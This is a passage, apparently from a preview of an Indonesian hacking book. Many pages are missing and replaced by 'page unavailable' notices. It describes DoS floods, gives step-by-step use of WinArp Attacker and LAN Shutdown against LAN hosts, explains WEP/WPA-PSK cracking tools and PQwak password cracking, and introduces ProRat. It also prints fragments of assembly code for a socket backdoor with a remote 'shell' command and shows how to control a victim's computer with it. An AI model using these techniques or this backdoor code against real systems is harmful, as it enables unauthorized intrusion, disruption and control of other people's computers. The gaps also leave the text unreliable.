Remote controled attack pada dasarnya adalah mengendalikan beberapa jaringan lain untuk menyerang target. Penyerangan dengan tipe ini biasanya akan berdampak besar, karena biasanya server-server untuk menyerang mempunyai bandwidth yang besar. Penyerang juga dengan leluasa dapat mengontrol targetnya dan menyembunyikan diri dibalik server-server tersebut. Banyak tool yang dapat digunakan untuk melakukan serangan dengan tipe ini. Umumnya tool-tool tersebut mempunyai tipe Master dan Client atau agent. Master merupakan komputer master yang telah dikuasai oleh penyerang dan akan digunakan untuk memberikan perintah kepada para agent guna melancarkan serangan. Sedangkan client adalah komputer zombie yang telah berhasil dikuasai oleh penyerang, kemudian penyerang menanam-kan aplikasi client yang siap menunggu perintah untuk menyerang target.

■ UDP Flood


Serangan UDP ini memanfaatkan protokol UDP yang bersifat *connectionless* untuk menyerang target. Karena sifatnya itulah UDP flood cukup mudah untuk dilakukan. Sejumlah paket data yang besar dikirimkan begitu saja kepada korban. Korban yang terkejut dan tidak siap menerima serangan ini tentu akan bingung, dan pada beberapa kasus komputer server tersebut akan hang karena besarnya paket data yang dikirimkan. Penyerang dapat menggunakan teknik spoofed untuk menyembunyikan identitasnya.

■ Smurf Attack

Merupakan penyerangan dengan memanfaatkan *ICMP echo request* yang sering digunakan pada saat melakukan broadcast identitas kepada broadcast address dalam sebuah jaringan. Saat



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

Komputer Anda akan melakukan ping secara terus-menerus, pada IP yang telah Anda definisikan tadi. Untuk menutupnya, cukup *Close* pada **Command Prompt**. Percobaan yang telah Anda lakukan tadi adalah contoh dari DOS sederhana yang dilakukan oleh satu komputer saja. Bayangkan apabila serangan DOS tersebut dilakukan oleh 10000 komputer. Bisa jadi host yang Anda serang akan crash.

FLOODING, BAN GATEWAY, IP CONFLICT DENGAN WINARP ATTACKER

Jika Anda seorang hacker yang sudah cukup berpengalaman, Anda pasti tahu istilah *Flooding*, *Ban Gateway*, dan *IPConflict*. Jika Anda termasuk seorang hacker pemula, ada baiknya Anda memahami istilah-istilah berikut. Penjelasan dari istilah-istilah yang dimaksud adalah:

- Flood yaitu mengirim dan melakukan IP conflict paket ke komputer target, yang dapat membuat komputer target down dan lumpuh jika terlalu banyak mengirim paket.
- Ban Gateway adalah salah satu cara yang unik untuk mematikan aktivitas komputer korban dari akses ke internet. Dengan memberi perintah atau mengatakan kepada gateway bahwa komputer tersebut memiliki *mac address* yang salah sehingga komputer target aksesnya ke internet diblok oleh gateway.
- IP Conflict yaitu hampir sama seperti ARP *Flood* dengan mengirimkan paket yang menyebabkan IP conflict pada komputer target, sehingga si victim (komputer target) tidak dapat mengakses ke jaringan.
- Sniff Gateway yaitu melakukan spoofing ke komputer target dan gateway.
- Sniff Hosts yaitu melakukan aktivitas spoofing dengan 2 target atau lebih. Ini merupakan salah satu tindakan yang berbahaya.
- Sniff Lan. Hampir sama seperti Sniff Gateway, perbedaannya adalah jika Sniff mengirimkan ARP broadcasting paket untuk mengatakan kepada seluruh komputer dalam sebuah jaringan gateway, sehingga dapat melakukan sniffing terhadap semua host yang berada dalam lingkup gateway tersebut.

Untuk melakukan praktik penghancuran jaringan komputer ini, sebaiknya Anda mempunyai jaringan komputer sendiri. Minimal dua komputer yang terhubung secara LAN.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

5. Terdapat sebuah grid yang berisikan log serangan yang telah Anda lakukan. Dengan grid tersebut Anda dapat mengetahui jenis serangan dan status serangan yang sedang Anda lancarkan.

Time	Event	ActHost	EffectHost
2009-08-06 01:31:18	New_Host	192.168.6.1	00-11-5B-A0-25-4D
2009-08-06 01:31:18	New_Host	192.168.6.8	00-0A-E6-08-26-60
2009-08-06 01:31:19	Arp_Scan	192.168.6.2	
2009-08-06 01:31:18	New_Host	192.168.6.9	4C-00-10-03-1A-B4
2009-08-06 01:31:18	New_Host	192.168.6.3	00-10-B5-68-60-87
2009-08-06 01:31:18	New_Host	192.168.6.28	00-90-08-A3-22-27
2009-08-06 01:31:18	New_Host	192.168.6.10	00-04-75-E1-FC-65
2009-08-06 01:31:18	New_Host	192.168.6.5	00-A0-B0-14-89-E1

Gambar 2.10 Grid log serangan

6. Jika pada satu jaringan terdapat banyak sekali komputer, Anda tidak harus melakukan scan pada semua komputer tersebut. Anda dapat melakukan Advance scan. Advance scan memungkinkan Anda untuk melakukan scan range IP sesuai dengan kebutuhan Anda. Anda dapat mengklik pada menu Scan > Advance.



Gambar 2.11 Jendela Scan

7. Pada bagian **Scan a Range**, Anda dapat mengisikan range IP awal dan range IP akhir untuk proses scanning-nya.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



Gambar 2.18 Tab Proxy Arp pada jendela Options

17. Klik pada tab **Protect**. Buat pengesetan pada tab tersebut seperti Gambar 2.19.



Gambar 2.19 Tab Protect pada jendela Options

18. Setelah Anda selesai melakukan pengesetan pada jendela Options, klik **Apply** dan **OK**.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

8. Pada menu **Authorization**, terdapat pilihan **Current user** dan **Specified user**. Pilih saja pada **Current user**.
9. Untuk menambahkan alamat IP korban yang akan diserang, klik pada **List > Add Computer in List** seperti pada Gambar 2.25.



Gambar 2.25 Menu List > Add Computer List

10. Muncul kotak dialog **Enter name computer**.



Gambar 2.26 Jendela Enter name computer

11. Pada jendela tersebut, isikan nama atau alamat IP komputer yang akan diserang pada **textedit Name/Address**, sedangkan pada **textbox Comment** tidak harus diisi. Klik **OK** untuk mengesetnya.
12. Lihat pada daftar list komputer yang berada pada samping kanan jendela **LAN Shutdown**.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.


penemu kelemahan IV yakni Fluhrer, Mantin, dan Shamir. Serangan ini dilakukan dengan cara mengumpulkan IV yang lemah sebanyak-banyaknya. Semakin banyak IV lemah yang diperoleh, semakin cepat ditemukan kunci yang digunakan.

- Mendapatkan IV yang unik melalui packet data yang diperoleh untuk diolah untuk proses cracking kunci WEP dengan lebih cepat. Cara ini disebut chopping attack, pertama kali ditemukan oleh h1kari. Teknik ini hanya membutuhkan IV yang unik sehingga mengurangi kebutuhan IV yang lemah dalam melakukan cracking WEP.
- Kedua serangan di atas membutuhkan waktu dan paket yang cukup, untuk mempersingkat waktu, para hacker biasanya melakukan *traffic injection*. Traffic Injection yang sering dilakukan adalah dengan cara mengumpulkan paket ARP kemudian mengirimkan kembali ke *access point*. Hal ini mengakibatkan pengumpulan initial vektor lebih mudah dan cepat. Berbeda dengan serangan pertama dan kedua, untuk serangan *traffic injection*, diperlukan spesifikasi alat dan aplikasi tertentu yang mulai jarang ditemui di toko-toko, mulai dari chipset, versi firmware, dan versi driver serta tidak jarang harus melakukan patching terhadap driver dan aplikasinya.
- Keamanan wireless hanya dengan kunci WPA-PSK atau WPA2-PSK WPA merupakan teknologi keamanan sementara yang diciptakan untuk menggantikan kunci WEP. Ada dua jenis yakni WPA personal (WPA-PSK), dan WPA-RADIUS. Saat ini yang sudah dapat di crack adalah WPA-PSK, yakni dengan metode brute force attack secara offline. Brute force dengan menggunakan mencoba-coba banyak kata dari suatu kamus. Serangan ini akan berhasil jika *pass phrase* yang yang digunakan wireless tersebut memang terapat pada kamus kata yang digunakan si hacker.

Untuk mencegah adanya serangan terhadap keamanan wireless menggunakan WPA-PSK, gunakan *passphrase* yang cukup panjang (satu kalimat). Tools yang sangat terkenal digunakan melakukan serangan ini adalah CoWPAtty (<http://www.churchofwifi.org/>) dan aircrack (<http://www.aircrack-ng.org>). Tools ini memerlukan daftar kata atau *wordlist*, dapat diunduh dari <http://wordlist.sourceforge.net/>.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

Pada Gambar 2.31, walaupun Anda telah mengaktifkan sharing pada drive dengan password, hanya dengan tools seperti PQwak, password akan dengan mudah dapat ditembus. Berikut tampilan dari program PQwak.



Gambar 2.32 Program PQwak

Program PQwak adalah program gratis yang dapat Anda gunakan untuk membongkar password jaringan terutama pada Windows 98. Bagi para pengguna Windows 16 bit, jangan khawatir atas bug ini. Microsoft telah menyediakan penambal untuk bug ini. Anda dapat men-download melalui situs resmi Microsoft.

MEMBUAT BACKDOOR SEDERHANA

Salah satu senjata andalan bagi para hacker adalah backdoor. Seperti namanya backdoor yang berarti pintu belakang, tugas dari backdoor adalah membuat pintu belakang yang bertujuan untuk menembus sistem komputer tertentu. Pintu belakang yang dimaksud adalah berupa port. Backdoor akan menanti si pembuat backdoor tersebut datang. Apabila sang pembuat backdoor datang, backdoor akan membukakan pintu lalu mempersilakan masuk dan melindunginya dari pengawasan keamanan, tentu setelah itu hacker (si pembuat backdoor) dapat melakukan apa saja yang diinginkan dengan leluasa pada komputer. Pada subbab ini akan dijelaskan mengenai cara pembuatan backdoor sederhana, source code dari program backdoor.

Dalam pemrograman jaringan biasanya dibutuhkan yang namanya socket. Socket digunakan sebagai objek untuk melakukan pertukaran data (packet) secara byte per byte. Begitu juga backdoor yang juga membutuhkan socket untuk mewujudkan komunikasi.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

```
szPerintah db "Command : ",0
szSelesai db 13,10," - thanks for visiting",13,10
db "",13,10
db "",13,10
db "",0
szSocketError db "shit, socket error",0 ;what the fuck!
szPerintahX db "Command not found.",13,10,0
szKosong db 13,10
szOpen db "Open",0
; perintah-perintah
Perintah1 db "msgbox",0
Perintah2 db "close",0
Perintah3 db "shell",0
Buffer db 512 dup(0) ; buffer
Buffer2 db 512 dup(0) ; buffer
KeepOF dd 0 ; buat jaga-jaga biar gak terjadi buffer overflow
.code ; .code section
;
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
StartUp proc ; prosedur awal pembuatan socket
push offset wsad
push 0101h
call WSAStartup
push 0
push SOCK_STREAM
push PF_INET
call socket ; buat socket utama (server? :P)
; backdoor!
```



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

```
jz mati
push offset Perintah3
push edi
call Istrcmpi
or eax,eax ; apakah perintah shell ?
jz shell
xor eax,eax ; perintah gak ada yang cocok
ret ; kembali dan tampilkan pesan
msgbox:
mov eax,MB_OK
or eax,MB_SYSTEMMODAL
or eax,MB_TOPMOST
push eax
push offset AppName
push arg
push 0
call MessageBox
jmp retCmd
mati:
push offset szSelesai
call Istrlen
mov lenn,eax
; tampilkan pesan selesai
push 0
push lenn
push offset szSelesai
push sock2
call send
```



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

```
add edi,eax
mov word ptr [edi],0a0dh ; ganti baris
add edi,2
mov byte ptr [edi],0 ; null
pop edi
push edi
call lstrlen
mov lenn,eax
push 0
push lenn
push offset Buffer
push sock2
call send ; tampilkan string Connected : x.x.x.x -> IP address
push 0
mov eax, sizeof szMasuk
push eax
push offset szMasuk
push sock2
call send ; welcome
perintah:
push 0
push 10
push offset szPerintah
push sock2
call send ; backdoor siap dikendalikan!
push 512
push offset Buffer2
call BersihkanBuffer ; Bersihkan buffer
```



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

5. Apabila tampilannya telah tampak seperti pada Gambar 2.35, berarti Anda sudah dapat mengendalikan komputer target dari jarak jauh.
Ada 3 perintah yang dikenal oleh backdoor ini:
 1. msgbox (untuk menampilkan pesan ke komputer target).
 2. shell (untuk menjalankan aplikasi di komputer sasaran).
 3. close (untuk menutup hubungan dan mematikan backdoor-nya).
6. Misalkan Anda hendak menuliskan sebuah jendela pesan pada komputer korban, cukup ketikkan `msgbox hallo, komputer Anda di bawah kendaliku.`



Gambar 2.36 Tampilan jendela pesan pada komputer korban

7. Anda pun dapat memerintahkan komputer korban untuk memainkan sebuah file mp3 atau menjalankan program lain. Untuk melakukannya, Anda cukup menggunakan perintah shell. Berikut adalah contoh memainkan file mp3 korban secara remote. Untuk melakukannya, Anda harus mengetahui di mana letak file mp3 korban. Cukup ketikkan shell `d:\music\laruku-new world.mp3`.
8. Anda juga dapat bermain-main dengan perintah batch file pada Windows, misal seperti mematikan komputer, me-restart komputer, dan lain sebagainya.

HACK JARINGAN DENGAN PRORAT

Prorat merupakan salah satu tool hacking yang terbilang cukup populer. Kelebihan dari tool ini dibandingkan yang lain adalah fasilitasnya lumayan lengkap. Tool ini dibuat oleh programmer Turki dan dapat Anda download di alamat <http://www.prorat.net>.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

